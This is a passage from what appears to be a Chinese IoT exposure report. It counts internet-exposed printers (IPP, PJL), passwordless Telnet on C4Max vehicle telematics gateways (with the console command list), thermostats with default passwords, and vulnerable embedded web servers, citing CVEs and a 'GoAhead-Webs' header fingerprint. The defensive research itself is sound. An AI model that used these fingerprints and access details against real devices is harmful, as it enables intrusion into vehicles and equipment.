我们上半年发布国内物联网资产暴露的报告后，惠普官方在雷锋网采访 [20] 中做出回应，已在去年就注意到了这个现象。部分客户由于缺乏对文印安全保护的重视，没有主动部署或者启用惠普提供的文印安全解决方案，让自己的设备和信息暴露在威胁之中。事实上，只有不到 44% 的 IT 经理人把打印机列入了安全战略，与此同时，也仅有不到 50% 的使用者会使用打印机的“管理密码”功能。也正是因为这样，全球数以亿计的商务打印机中只有不到 2% 的打印机是真正安全的。

图 2.19 惠普打印机端口暴露情况（全球）




图 2.20 惠普打印机端口暴露情况（国内）




图 2.21 惠普打印机端口暴露情况（全球）

2.2.4.1 IPP

观点 13： IPP 协议在全球的暴露数量达到 41 万个，在国内，IPP 协议暴露了近 4 万。

IPP 协议全称为 Internet Printing Protocol，被称为互联网打印协议的标准网络协议，允许用户通过互联网远程完成打印工作，最初是为了取代传真而设计。在互联网上，IPP 协议也伴随着打印机的暴露而被逐渐被攻击者关注。

图 2.22 IPP 协议暴露情况（全球）





图 2.23 IPP 协议端口暴露情况（全球）




从地区分布看，IPP 协议主要暴露在意大利，总量达到 13 万。从端口分布来看，IPP 协议主要暴露在 631 端口和 4567 端口。

2.2.4.2 PJL

观点 14： PJL 服务暴露在美国和韩国的较多，在国内暴露数量为 4316 个。

PJL 是 Printer Job Language 的缩写模式，由惠普研发。PJL 也可以说是一种打印机指令，默认情况下，这种指令在计算机和打印机之间靠 9100 端口传输，从而达到控制打印机的目的。

图 2.24 PJL 协议暴露情况（全球）



从地区分布来看，美国、韩国的 PJL 服务暴露情况比较严重，数量均超过了 1 万个。

自从 PJL 被提出以来，就有和 PJL 相关的漏洞被暴露出来。如 CVE-2010-0619、CVE-2010-4107 等。如果某公司打印机的 PJL 服务在互联网上暴露出来，将导致其被控制，甚至会进一步造成该公司保密文档等重要资料泄露。

图 2.25 PJL 漏洞 -CVE-2010-4107

2.2.5 其他设备

2.2.5.1 远程通信统一网关 TGU

在对暴露在互联网上的物联网资产进行分析的过程中，我们也发现了一些数量相对较少的物联网设备暴露在了互联网上，如商用车的远程通信统一网关、网络恒温器等。这些设备的暴露，预示着随着物联网基础设施建成和新型物联网应用丰富，安全问题越来越多的在互联网上暴露出来。本章希望可以对物联网基础设施的安全建设提供一些参考。接下来，我们分别对互联网上暴露的远程通信统一网关、网络恒温器进行分析。

观点 15： 数百辆商用车的远程通信统一网关暴露在互联网上，其 Telnet 登录无密码保护，存在严重的安全隐患。

远程通信统一网关（Telematics Gateway Unit，TGU），用于提供商用车（如卡车、公交等）的联网功能[21]。这些车辆的 TGU 可以配置一个互联网地址，通过该网址可以远程监测和控制车辆。在 2016 年 3 月的一位安全研究员的博客[22]中就提到了一款这样的产品——Mobile Devices 公司的 C4Max，如图 2.26 所示。

我们按照博客中提供的方法进行搜索，有大约 628 个 IP 被网络空间搜索引擎识别出。这些暴露出的 IP 的 Telnet 服务登录无密码保护，图 2.27 是通过 Telnet 登录 C4Max 之后在高级模式下的命令截图，可以看到登录进去后，可进行固件更新、重启等操作。

更有甚者，如果 TGU 连入了汽车动力控制系统，并且通过蜂窝网络接入互联网，就会存在暴露在互联网中的风险。在产品设计时，必须设计安全的口令和系统软件，使系统本身具备一定的安全性。否则，一旦用户使用不当，使 TGU 暴露在互联网上，那就等于把生命交到了攻击者手中。

图 2.26 Mobile Devices 公司的 C4Max 产品图片

图 2.27 Telnet 登录 C4Max 之后在高级模式下的命令截图

```
Advanced[C4E]> help
Help :
cmd [option1|option2](string)(number)

Builtins :
cversion              Console version
help                  Display help
screen [(X)]          Change to screen X. If no argument, display screens list
color [0|1]           Enable/Disable color output
lang [(str)]          Set the console language
reboot [(waitTime)]   Reboot
completion            Activate advanced completion
exit                  Quit

Advanced :
ip [(str)]            Display all ip addresses. If str, display only str address.
stats                 Display stats.
llog [soft|gps|update|kstart|mAT|mPPP] Display last logs of:
                      software, gps, kernel start, modem AT, or modem PPP
skey [update|delete] Update|Delete server key
ukey [update|delete] Update|Delete user key
logs [get|delete][all|(filename)|crashes|android] Retrieve or Delete logs of sofware
stopsoft              Stop the software
usercpn [list|start|stop|remove][all|(cpnName)] List user components
userapk [list|start|stop|remove][all|(apkName)] List user APK packages
gprsupdate [start|stop] Enable / Disable GRPS update
geomap [update|delete] Update / Delete a geofencing map
policies [update|delete][all|(policyName)] Update, delete or list policies
update                Upload an update package
updateapk             Upload an Android application
restore [all|write|pdm|db|user] Restore parameters of write, db or pdm
restoreFull           Restore device to the initial configuration state
sql [download|restore|upload][(cpnName)][(database)] Manage SQL database.
sqlimport [com.my.package.database_name.(sql,sql.gz)] Execute SQL script.
version               Display software/hardware version
remote [(ip)]         Console on remote device
cpu [(cpnName)]       Get CPU usage for group

Advanced[C4E]>
```

2.2.5.2 网络恒温器


观点 16： 有近 200 台 Proliphix 公司的网络恒温器暴露在互联网上，且该网络恒温器已停产，缺乏安全维护。

在建筑设计中，暖通空调（Heating, Ventilation and Air Conditioning，HVAC）是室内或车内负责暖气、通风及空气调节的系统或相关设备。网络恒温器提供给用户远程控制的 Web 界面来控制温度，进而控制家中的 HVAC 系统。图 2.28 是 Proliphix 公司的 NT20e 型号的恒温器图片。公司官网已经标注该产品已经停产，不再维护。我们在其用户手册 [23] 中找到了该公司恒温器的默认口令及登录之后的页面截图，如图 2.29 所示。

我们在网络空间搜索引擎中发现有 165 台 Proliphix 公司的网络恒温器暴露在互联网上。如果这些恒温器的默认口令未修改，相当于室内温度控制权限交到了攻击者手中，将影响到日常生活、造成财产损失，极端情况下可能造成人身伤害。

图 2.28 Proliphix 公司的恒温器图片

图 2.29 Proliphix 公司的某款恒温器登录后的页面



2.2.5.3 部分未知设备

除了以上暴露的物联网设备外，还存在一批难以识别为已知路由器、摄像头、打印机等的设备。例如，我们发现了总量达 1500 万台搭载 RomPager、GoAhead、Appweb、boa 四个嵌入式 Web 应用的设备。我们暂时把这些设备称为“运行嵌入式 Web 服务器的设备”。在本节，我们以这 1500 万台“设备”为例，讨论这类物联网设备的暴露情况。

由图 2.30 和图 2.31 知，这些设备在美国的暴露数量最多，达到 132 万台，约为暴露总量的 8.8%。在国内，暴露数量达到了 67 万台，约为暴露总量的 4.5%。国内暴露的这部分设备主要集中在台湾地区，台湾地区暴露数量高达 18.8 万，约占全国暴露总量的 27.9%，其次为北京、广州等地。

图 2.30 运行嵌入式 Web 服务器的设备暴露数量（全球）





图 2.31 各城市运行嵌入式 Web 服务器的设备暴露数量（国内）



由图 2.32 和图 2.33 可知，全球范围内，这些设备暴露最多的端口是 7547，暴露数量达到 807 万个，约占所有设备暴露总量的 53.8%。其次为 80、443、8080 这三个经常被用来提供 Web 服务（HTTP 服务、HTTPS 服务等）的端口，这三个端口的暴露总量达到 1246 万个。21、22、23 这些端口的暴露数量也均超过了 100 万个。

图 2.32 运行嵌入式 Web 服务器的设备的端口暴露数量（全球）





图 2.33 运行嵌入式 Web 服务器的设备的端口暴露数量（国内）



值得注意的是，351 万台运行 boa 服务器的设备中，暴露的 0.94.13 版本的 boa 服务器数量达到了 179 万个，约占 50.9%。0.93.15 版本的 boa 服务器暴露总量也达到了 290463 个。如前者被 CVSS 评为 5 分，定位中危漏洞，而后者虽然暴露少，但是该漏洞被 CVSS 评分为 10 分，一旦被利用，造成的影响将非常严重。

图 2.34 CVE-2009-4496，0.94.14rc21 版本 boa 服务器漏洞

图 2.35 CVE-2007-4916，0.93.15 版本 boa 服务器漏洞

其他暴露在互联网中的嵌入式 Web 服务器也存在较严重的安全问题。如搭载 2.4.2 版本 Appweb 服务器的设备在 NTI 中暴露的数量达到了 10 万台，在 Appweb 的官网中，最新为 7.0.1 版本。

无独有偶，2017 年 12 月 19 日，GoAhead 嵌入式 Web 服务器被暴存在远程命令执行漏洞。该漏洞影响的版本在 3.6.5 以下。从官网中得到的信息是，目前 GoAhead 的源码版本为 4.0.0，3.6.5 版本的源码在 2017 年 6 月 10 日公布。可以确定的是，在 2017 年 6 月份以前的所有嵌入 GoAhead Web 服务器的设备在未升级的情况下均存在该漏洞。

经过分析[4]，在 HTTP 返回的头部信息中，如果 Server 字段的内容为“GoAhead-Webs”，则证明该 Web 服务是 GoAhead 2.5 之前的版本。保守估计，目前为止，该漏洞影响的，暴露在互联网上的设备总量超过 52 万。

2.2.6 小结

路由器、视频监控设备和打印机等物联网设备大规模的暴露，会让不法分子有可乘之机。当初的 Mirai[24] 事件就是黑客利用路由器、视频监控设备的弱口令等安全风险，对其实施入侵，并植入恶意代码构建僵尸网络，发动大规模拒绝服务攻击。此类安全事件随时都有可能发生，不仅会让这些设备失效，攻击者会借用这些设备发动大规模攻击，造成严重的破坏。

现在，大到商业环境中的卡车管理系统，小到家庭中的网络打印机，物联网已经开始慢慢地进入到生活中的方方面面。物联网虽然极大地丰富、便利了我们的日常生活，但经过本章分析可见，物联网的广泛应用也带来了很大的安全隐患。对于一个将包含 200 多亿个节点的巨大网络，我们有必要对其节点进行识别，并根据其暴露情况、脆弱性等级和网络行为进行分析和判断，形成面向物联网细分领域的情报库，进而有针对性地保护这些物联网设备，也防止攻击者利用脆弱的物联网节点对其他基础设施发动大规模攻击。

2.3 物联网操作系统的暴露情况分析

在 2016 年 12 月 8 日，工业和信息化部、财政部联合制定了《智能制造发展规划（2016-2020 年）》[25]，在“智能制造关键共性技术创新方向”专栏中明确指出加快研发高安全高可信的嵌入式实时工业操作系统。与此同时，中国信通院发布的物联网白皮书（2016）[26] 指出：物联网操作系统面向可伸缩、互通性实现创新发展。可预知的是，在 2020 年以前，物联网操作系统将在支持的无线连接类型、物联网应用层协议等功能方面得到丰富、完善，而且，物联网操作系统的安全性将进一步提高。

物联网操作系统并没有严格的定义。与传统的嵌入式操作系统相比，物联网操作系统弱化了对实时性的严格区分，增加了对物联网无线连接和协议种类的支持。在本章，我们把物联网操作系统限制为具有以下特点的操作系统：

1. 支持多种或者支持物联网专用的无线连接方式（如 NB-IoT、LoRa、Zigbee、Z-Wave 等），比如华为的 LiteOS，ThingsSquare 的 Contiki 等。
2. 支持多种物联网应用层协议，如 MQTT、CoAP 等，如 Raspbian 等。

4 查找源码中的 HTTP header 相关内容得出的判断，源码链接 https://github.com/embedthis/goahead/releases


我们从 NTI 中可搜索到若干物联网操作系统，如 Nucleus、VxWorks、Windows CE、OpenWrt、Raspbian 等。尽管这些操作系统比较传统，但在应用开发方面极大地提升了物联网开发者的体验，也支持了多种无线网络协议和网络管理。如运行在智能硬件树莓派上的 Raspbian 操作系统，在支持 node.js 的同时，加入了 MQTT 模块，使开发物联网应用程序变得像编写 PPT 一样方便。又如开源的路由器固件发行版 OpenWrt 的强大的网络管理能力使其具备成为物联网网关的潜力，基于 MT7620 等无线芯片的传统硬件解决方案也因为 OpenWrt 在物联网方面的强大优势而逐渐被开源，极大地降低了物联网应用开发的难度。

本节将介绍暴露在互联网上物联网设备的操作系统的整体分布情况，并分别介绍五个比较有代表性的操作系统的分布情况。

2.3.1 整体情况

观点 17： 物联网操作系统在互联网上暴露的数量增加显著。

图 2.36 物联网操作系统暴露情况



在 2017 年上半年，我们基于 NTI 对互联网上暴露的、搭载物联网操作系统的设备进行了端口和协议（服务）两个方面的分析，主要包含 5 个操作系统：VxWorks、Raspbian、OpenWrt 系列、Raspbian 系列、Nucleus。在 2017 年下半年，我们发现，除了 Nucleus 操作系统外，其他操作系统在互联网上的暴露数量均有大幅度的增长。所以本次不再对 Nucleus 操作系统单独分析。

如图 2.36 所示，2017 年在全国范围内，OpenWrt 操作系统在互联网上暴露的数量上半年仅仅为 2136 个，下半年就增长到了 54440 个，增长了 24.5 倍。Raspbian 操作系统在国内暴露的数量是 1390 个，到下半年增长到了 10016 个，增长了 6.2 倍。

接下来，我们会对 VxWorks、Raspbian、OpenWrt 系列、Raspbian 系列四个操作系统的端口和服务的开放情况进行分析和呈现，同时，本次增加了对 Windows CE 操作系统的暴露情况分析。

2.3.2 OpenWrt

Cisco / Linksys 在 2003 年发行了 Linksys WRT54G 这款路由器，由于公司欲图降低成本而使用了 Linux 内核，最终迫于压力而公开了源码。此后就有了一些基于 Linksys 源码的第三方固件，后来这个固件通常被作为一个 Linux 发行版，被称为 OpenWrt。它的应用的载体通常是路由器。其中，也不能排除某些爱好者将其移植到其他嵌入式设备（如网络摄像头、机器人、开发板等）上。

观点 18： OpenWrt 操作系统暴露的 HTTPS 和 HTTP 服务非常多，这两个服务在全球暴露总数超过 13 万个，在国内暴露总量达到了 6.7 万个。

